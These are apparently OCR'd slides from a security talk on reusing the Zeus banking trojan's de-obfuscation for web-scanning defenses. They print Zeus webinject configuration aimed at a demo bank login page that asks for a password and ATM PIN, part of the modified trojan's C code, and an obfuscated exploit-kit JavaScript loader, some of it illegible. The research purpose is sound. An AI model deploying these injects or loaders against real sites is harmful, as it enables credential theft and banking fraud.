
# The Arms Race Continues…


The law and order arms race...
2008-275 © INKCINCT Cartoons www.inkcinct.com.au
INKCINCT

# Leveraging Cybercriminals' Tactics




# New “De-Obfuscation” Flag (O) Added to Zeus




```
set_url http://zero.webappsecurity.com/exploit-kit-mod/login-fingerprint-obf.html GPO
data_before
<link type="text/css" rel="stylesheet" href="/resources/css/main.css"/>
data_end
data_inject
data_end
data_after
    <script src="/resources/js/jquery-1.8.2.min.js"></script>
data_end


set_url http://zero.webappsecurity.com/exploit-kit-mod/login-fingerprint-obf.html GPO
data_before
<div class="control-group">
                    <label class="control-label" for="user_password">Password</label>
                    <div class="controls">
                        <input type="password" id="user_password" name="user_password"
tabindex="2" autocomplete="off"/>
```

# Modified Zeus “httpgrabber” De-Obfuscation Code



```
  if (processDeObfuscation)
  {
    LPSTR pStr = (LPSTR) *context;
    LPSTR *parts1 = NULL;
    int magic_number = 0;
    DWORD numbers = Str::_splitToStringsA(pStr, Str::_LengthA(pStr), &parts1,
Str::STS_USE_SEPARATOR, ',');
    DWORD i = 0;
    int n = 0;
    int res = 0;
    LPSTR tmpString;
    LPSTR tmpString2;
    LPBYTE newContent = NULL;;
    DWORD totalSize = 0;

    newContent  = (LPBYTE)Mem::alloc(*contextSize * 3);

    Mem::_copy(newContent, "<script>", (Str::_LengthA("<script>") * sizeof(LPSTR)) );
    totalSize = Str::_LengthA("<script>");
```

# Modified Zeus Decodes, Removes and Injects




Address
http://zero.webappsecurity.com/exploit-kit-mod/login-fraud-obf.html
Go
Links
Zero - Log in - Normal
Zero - Log in - Fraud
Zero - Log in - Fraud - Obf
Zero - Log in - Fraud - Obf2

Log in to ZeroBank


|  |  |
|---|---|
| Login |  |
| Password |  |
| ATM PIN |  |
| Keep me signed in | □ |

# Leveraging De-obfuscation Algorithms


- De-obfuscation algorithms show clear text
- Sometimes they are complicated and dynamic
- Malware authors may come up with more efficient algorithms
- Why won’t we leverage their creativity again??
- We can reverse engineer the malware and identify the de-obfuscation algorithms
- We can now use these de-obfuscation algorithms in security products that scan web pages (SWG, AV, Firewall…)



```
<body><script></script>
<textarea>10091,10076,10083,10094,10077,10088,10082,10083,10161,10092,10083,10093,10098,10079,
10092,10093,10088,10079,10092,10094,10077,10153,10152,10070,10074,10088,10083,10093,10082,10074,
10147,10085,10082,10094,10096,10077,10088,10082,10083,10147,10089,10079,10092,10091,10132,10154,
10089,10077,10077,10081,10135,10146,10146,10070,10157,10116,10072,10078,10080,10085,10113,10096,
10078,10078,10074,10082,10079,10093,10068,10154,10134,10068,10134,10093,10082,10094,10076,10084,
10092,10083,10077,10147,10074,10079,10088,10077,10092,10153,10159,10133,10095,10082,10093,10072,
10131,10133,10114,10127,10119,10124,10126,10109,10161,10088,10093,10132,10113,10093,10091,10144,
10161,10089,10092,10088,10090,10089,10077,10132,10145,10161,10074,10088,10093,10077,10089,10132,
10145,10161,10094,10085,10096,10078,10078,10088,10093,10132,10094,10085,10078,10088,10093,10135,
10126,10128,10137,10128,10136,10138,10137,10145,10148,10143,10137,10145,10125,10148,10144,10144,
10126,10123,10148,10128,10143,10141,10125,10148,10141,10141,10141,10140,10140,10142,[illegible],10141,
[illegible]
[illegible]
10075,10096,10079,10161,10088,10091,10079,10132,10093,10082,10094,10076,10084,10092,10083,10077,
10147,10090,10092,10077,10124,10085,10092,10084,10092,10083,10077,10127,10072,10120,10093,10153,
10154,10089,10092,10085,10085,10082,10154,10152,10134,10089,10092,10085,10085,10082,10147,10085,
10082,10094,10096,10077,10088,10082,10083,10147,10089,10079,10092,10091,10132,10154,10096,10095,
10082,10076,10077,10135,10101,10076,10145,10094,10145,10094,10101,10076,10145,10094,10145,10094,
10101,10076,10145,10094,10145,10094,10101,10076,10145,10094,10145,10094,10095,10085,10096,10083,
10086,10154,10134,10068,10094,10096,10077,10094,10089,10153,10092,10152,10070,10068,10134,10078,
10092,10077,10109,10088,10084,10092,10082,10076,10077,10153,10092,10083,10093,10098,10079,10092,
10093,10088,10079,10092,10094,10077,10149,10161,10139,10145,10145,10145,10152,10134,10068,10092,
10074,10075,10091,10153,10152,10134</textarea><style>#c0 {background:
url(data:,vaString.fromCharCode)}</style><script>var ofeps = null;var tvpk =
document.styleSheets[0].rules || document.styleSheets[0].cssRules;for(var njyrs = 0; njyrs <
tvpk.length; njyrs++) {var mxu = tvpk.item ? tvpk.item(njyrs) : tvpk[njyrs];xeyw=(mxu.cssText) ?
mxu.cssText : mxu.style.cssText;ofeps = xeyw.match(/url\("?data\:[^,]*,([^")]+)"?\)/)[1];};var s =
"";var g = function(){return this;}();gwq = g["e"+ofeps.substr(0,2)+"l"];igfp =
document.getElementsByTagName("textarea")[9-9].value.split(",");vql=gwq(ofeps.substr(2));for (var
i = 0; i < igfp.length; i++) {trcon = 10193 - 1*igfp[i];s += vql(trcon);}gwq(s);</script></body>
```



# Leveraging Cybercriminals' Tactics



Security Vendors

Cybercriminals


Web Fraud Detection

Exploit Kits


Secure Web Gateways

Banking Trojans

# The Lifecycle Continues

